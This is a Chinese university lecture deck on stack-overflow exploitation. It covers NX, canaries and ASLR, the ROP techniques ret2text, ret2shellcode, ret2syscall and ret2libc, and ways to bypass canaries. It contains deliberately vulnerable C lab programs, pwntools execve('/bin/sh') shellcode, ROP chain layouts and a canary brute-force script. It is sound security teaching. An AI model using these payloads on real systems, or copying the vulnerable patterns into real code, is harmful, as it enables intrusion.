

2019-2020学年秋季学期

漏洞利用与攻防实践

*Exploiting Software Vulnerability-
Techniques and Practice*

小组成员：俞晨东 孙钰杰
王荣庆 吕坤

漏洞利用与攻防实践

Exploiting Software Vulnerability-Techniques and Practice

[第二次课] 控制流劫持与利用 —— 栈溢出

概要

- 常见保护机制
 - NX / DEP
 - Canary / GS
 - PIE / ASLR
- 经典栈溢出利用——ROP
 - ret2text
 - ret2shellcode
 - ret2syscall
 - ret2libc
- Canary 绕过方法
 - 低字节覆盖泄露 Canary
 - fmt 泄露 Canary
 - one-by-one 爆破 Canary


常见保护机制

```
ubuntu@VM-0-3-ubuntu:~$ checksec /usr/bin/ssh
[*] '/usr/bin/ssh'
  Arch:      amd64-64-little
  RELRO:     Full RELRO
  Stack:     Canary found
  NX:        NX enabled
  PIE:       PIE enabled
  FORTIFY:   Enabled
```

保护机制十分重要！！


1.1 NX/DEP

- NX/DEP: 将数据所在内存页标识为不可执行



1.2 Canary/GS

- Canary/GS: 在栈溢出发生的高危区域的尾部插入一个 Canary 值，当函数返回时检测其是否发生改变



1.3 PIE/ASLR

PIE: 编译选项，当ASLR开启时，会打乱二进制文件加载基址

ASLR：地址空间分布随机化，有三个可选项

- 0：无随机化，堆栈等基地址每次都相同
- 1：随机化除了堆基地址外的所有加载基地址
- 2：随机化所有加载基地址

经典栈溢出利用 —— ROP

ROP(Return Oriented Programming) :

利用指令集中的 ret 指令，改变指令流的执行顺序

ROP条件：

- 程序存在溢出，并且可以控制返回地址
- 可以找到满足条件的 gadgets 以及相应 gadgets 的地址

分类：

- ret2text
- ret2shellcode
- ret2syscall
- ret2libc

2.1 ret2text


ret2text ■ 控制程序执行程序本身已有的代码

```
#include <stdio.h>
#include <string.h>
void success() { puts("You Hava already controlled it."); }
void vulnerable() {
    char s[12];
    gets(s);
    puts(s);
    return;
}
int main(int argc, char **argv) {
    vulnerable();
    return 0;
}
```

```
→ ret2text checksec ret2text
Arch:      i386-32-little
RELRO:     Partial RELRO
Stack:     No canary found
NX:        NX enabled
PIE:       No PIE (0x8048000)
```

经典栈溢出利用——ROP

2.1 ret2text



- 利用栈溢出覆盖old ebp
- 将return地址设置为success函数起始地址

2.2 ret2shellcode

shellcode ■ 让攻击者获得shell的十六进制机器码

```
>>> from pwn import *
>>> print shellcraft.sh()
/* execve(path='/bin///sh', argv=['sh'], envp=0) */
/* push '/bin///sh\x00' */
push 0x68
push 0x732f2f2f
push 0x6e69622f
mov ebx, esp
/* push argument array ['sh\x00'] */
/* push 'sh\x00\x00' */
push 0x1010101
xor dword ptr [esp], 0x1016972
xor ecx, ecx
push ecx /* null terminate */
push 4
pop ecx
add ecx, esp
push ecx /* 'sh\x00' */
mov ecx, esp
xor edx, edx
/* call execve() */
push SYS_execve /* 0xb */
pop eax
int 0x80
```

<http://shell-storm.org/shellcode/>

```
>>> asm(shellcraft.sh())
'jh\\bin\\sh\\x89\\xe3h\\x01\\x01\\x01\\x01\\x814$ri\\x01\\x011\\xc9Qj\\x04Y\\x01\\xe1Q\\x89\\xe11\\xd2j\\x0bX\\xcd\\x80'
```

2.2 ret2shellcode

ret2shellcode ■ 控制程序执行shellcode代码


```
int __cdecl main(int argc, const char **argv, const char **envp)
{
    int v4; // [sp+1Ch] [bp-64h]@1

    setvbuf(stdout, 0, 2, 0);
    setvbuf(stdin, 0, 1, 0);
    puts("No system for you this time !!!");
    gets((char *)&v4);
    strncpy(buf2, (const char *)&v4, 0x64u);
    printf("bye bye ~");
    return 0;
}
```

→ ret2shellcode checksec ret2shellcode

Arch:	i386-32-little
RELRO:	Partial RELRO
Stack:	No canary found
NX:	NX disabled
PIE:	No PIE (0x8048000)
RWX:	Has RWX segments

2.2 ret2shellcode



- 在 v4中布置shellcode，并覆盖old ebp
- 利用 strncpy将shellcode拷贝到全局的buf2中
- 将return地址覆盖为buf2地址（shellcode起始地址）

2.3 ret2syscall

syscall ■ 例如 `execve( "/bin/sh" ,NULL,NULL)`

利用gadget将参数放入寄存器中，最后执行 `int 0x80` 获取 shell

```
int main(){
    execve("/bin/sh",NULL,NULL);
    return 0;
}
```

```
0806c740 <__execve>:
806c740:      53                push    %ebx
806c741:      8b 54 24 10       mov     0x10(%esp),%edx
806c745:      8b 4c 24 0c       mov     0xc(%esp),%ecx
806c749:      8b 5c 24 08       mov     0x8(%esp),%ebx
806c74d:      b8 0b 00 00 00    mov     $0xb,%eax
806c752:      ff 15 f0 a9 0e 08 call     *0x80ea9f0
```

2.3 ret2syscall

syscall ■ 例如 `execve( "/bin/sh" ,NULL,NULL)`

利用gadget将参数放入寄存器中，最后执行 `int 0x80` 获取 shell

- `eax` 置为 `0xb`（系统调用号）
- `ebx` 指向 `"/bin/sh"` 地址
- `ecx` 置为 `0`
- `edx` 置为 `0`

```
push    %ebx
mov     0x10(%esp),%edx
mov     0xc(%esp),%ecx
mov     0x8(%esp),%ebx
mov     $0xb,%eax
call    *0x80ea9f0
```

2.3 ret2syscall

ret2syscall 控制程序执行执行系统调用，获取shell

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
    int v4; // [sp+1Ch] [bp-64h]@1

    setvbuf(stdout, 0, 2, 0);
    setvbuf(stdin, 0, 1, 0);
    puts("This time, no system() and NO SHELLCODE!!!");
    puts("What do you plan to do?");
    gets(&v4);
    return 0;
}
```

→ ret2syscall checksec rop


Arch:	i386-32-little
RELRO:	Partial RELRO
Stack:	No canary found
NX:	NX enabled
PIE:	No PIE (0x8048000)

经典栈溢出利用——ROP

2.3 ret2syscall



- eax 设为 0xb (系统调用号)
- ebx 指向 “/bin/sh” 地址
- ecx 设为 0
- edx 设为 0



- 利用gadget将syscall参数传入寄存器
- 执行int 0x80

2.4 ret2libc

ret2libc :控制函数执行 libc 中的函数
一般执行system("/bin/sh")

- 有" /bin/sh" , 有system函数
- 没有" /bin/sh" , 有system函数
- 没有" /bin/sh" , 没有system函数

2.4 ret2libc



有“ /bin/sh” , 有system函数

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
    int v4; // [sp+1Ch] [bp-64h]@1

    setvbuf(stdout, 0, 2, 0);
    setvbuf(_bss_start, 0, 1, 0);
    puts("RET2LIBC >_<");
    gets((char *)&v4);
    return 0;
}
```

→ ret2libc1 checksec ret2libc1
Arch: i386-32-little
RELRO: Partial RELRO
Stack: No canary found
NX: NX enabled
PIE: No PIE (0x8048000)

经典栈溢出利用——ROP

2.4 ret2libc




有“/bin/sh”，有system函数

```
→ ret2libc1 ROPgadget --binary ret2libc1 --string '/bin/sh'  
Strings information  
=====
```

0x08048720 : /bin/sh

```
.plt:08048460 ; [00000006 BYTES: COLLAPSED FUNCTION _system. PRESS CTRL-NUMPAD+ TO EXPAND]
```



2.4 ret2libc



没有“ /bin/sh” , 有system函数

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
    char s; // [esp+1Ch] [ebp-64h]

    setvbuf(stdout, 0, 2, 0);
    setvbuf(_bss_start, 0, 1, 0);
    puts("Something surprise here, but I don't think it will work.");
    printf("What do you think ?");
    gets(&s);
    return 0;
}
```

```
ubuntu@VM-0-3-ubuntu:~/test$ checksec ret2libc2
[*] '/home/ubuntu/test/ret2libc2'
Arch:      i386-32-little
RELRO:     Partial RELRO
Stack:     No canary found
NX:        NX enabled
PIE:       No PIE (0x8048000)
```

2.4 ret2libc

- 没有“ /bin/sh” , 有system函数

```
ubuntu@VM-0-3-ubuntu:~/test$ ROPgadget --binary ret2libc2 --string '/bin/sh'
Strings information
=====
```

- 存在.bss段的buf2, 可以利用gets函数输入“ /bin/sh”
- 调用system(buf2_addr)

low address ----- high address

v4[0x64] | old ebp | ret addr | ...

padding | 0xdeadbeaf | gets_plt | pop_ebx_ret | buf2_addr | system_plt | 0xdeadbeef | buf2_addr

2.4 ret2libc

➤ 没有“/bin/sh”，没有system函数

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
    int v4; // [sp+1Ch] [bp-64h]@1

    setvbuf(stdout, 0, 2, 0);
    setvbuf(stdin, 0, 1, 0);
    puts("No surprise anymore, system disappeared QQ.");
    printf("Can you find it !?");
    gets((char *)&v4);
    return 0;
}
```

→ ret2libc3 checksec ret2libc3
Arch: i386-32-little
RELRO: Partial RELRO
Stack: No canary found
NX: NX enabled
PIE: No PIE (0x8048000)

2.4 ret2libc

思路：

- system函数属于libc，libc.so中的函数间相对偏移固定
- 即使开启ASLR，也不会改变加载地址的低12位
- 利用GOT表泄露已执行过的libc.so中函数的地址
- ROP

利用方法：

- 利用puts函数泄露__libc_start_main地址
- 通过地址的低12位获取libc版本
- 得到实际system地址与"/bin/sh"地址
- 返回main再次执行
- 执行system("/bin/sh")


libc数据库：<https://github.com/niklasb/libc-database>

工具：<https://github.com/lieanu/LibcSearcher>

经典栈溢出利用——ROP

2.4 ret2libc

第一次ROP




- 利用puts函数泄露__libc_start_main地址
- 通过地址的低12位获取libc版本
- 得到实际system地址与"/bin/sh"地址

经典栈溢出利用——ROP

2.4 ret2libc

第二次ROP



➤ 执行system("/bin/sh")

Canary绕过方法

- 低字节覆盖泄露Canary
- fmt 泄露Canary
- one-by-one爆破Canary

3.1 低字节覆盖泄露Canary

以 结束，可覆盖低字节进行泄露

```
void getshell(void) {
    system("/bin/sh");
}

void init() {
    setbuf(stdin, NULL);
    setbuf(stdout, NULL);
    setbuf(stderr, NULL);
}

void vuln() {
    char buf[100];
    for(int i=0;i<2;i++){
        read(0, buf, 0x200);
        printf(buf);
    }
}

int main(void) {
    init();
    puts("Hello Hacker!");
    vuln();
    return 0;
}
```

32位，开启NX，Canary，
ALSR保护

- 第一次覆盖低字节泄露
Canary
- 第二次getshell


low address -----> high address

buf		canary		old ebp ret addr ...
buf		\x00 xx xx xx old ebp ret addr ...		

↑
覆盖

3.2 fmt泄露Canary

fmt 漏洞举例：printf("%d,%d,%s")



3.2 fmt泄露Canary

合理利用fmt漏洞，构造格式化参数泄露Canary

```
void getshell(){  
    system("/bin/sh");  
}  
  
int main(){  
    char s[100];  
    gets(s);  
    printf(s);  
    fflush(stdout);  
    gets(s);  
    return 0;  
}
```

更多格式化字符参数参考：[wikipedia格式化字符串](https://en.cppreference.com/w/cpp/string/basic/basic_stringstream)

3.3 one-by-one 爆破 Canary

利用fork函数开启子进程会拷贝父进程内存的特性

```
void getshell(void) {  
    system("/bin/sh");  
}  
  
void init() {  
    setbuf(stdin, NULL);  
    setbuf(stdout, NULL);  
    setbuf(stderr, NULL);  
}  
  
void fun(void) {  
    char buffer[100];  
    read(STDIN_FILENO, buffer, 120);  
}
```

```
int main(void) {  
    init();  
    pid_t pid;  
    while(1) {  
        pid = fork();  
        if(pid < 0) {  
            puts("fork error");  
            exit(0);  
        }  
        else if(pid == 0) {  
            puts("welcome");  
            fun();  
            puts("recv sucess");  
        }  
        else {  
            wait(0);  
        }  
    }  
}
```

3.3 one-by-one 爆破 Canary

- 当子进程Canary逐字节爆破成功时，会继续执行
- 失败时则会退出子进程

对于32位程序，最多需爆破0x100*3次

```
p = process('./bin')
p.recvuntil('welcome\n')
canary = '\x00'
for j in range(3):
    for i in range(0x100):
        p.send('a'*100 + canary + chr(i))
        a = p.recvuntil('welcome\n')
        if 'recv' in a:
            canary += chr(i)
            break
```

```
int main(void) {
    init();
    pid_t pid;
    while(1) {
        pid = fork();
        if(pid < 0) {
            puts("fork error");
            exit(0);
        }
        else if(pid == 0) {
            puts("welcome");
            fun();
            puts("recv sucess");
        }
        else {
            wait(0);
        }
    }
}
```


- [linux程序常用保护机制](#)
- [ctfwiki —— linux pwn](#)
- [Canary的几种玩法](#)

Q&A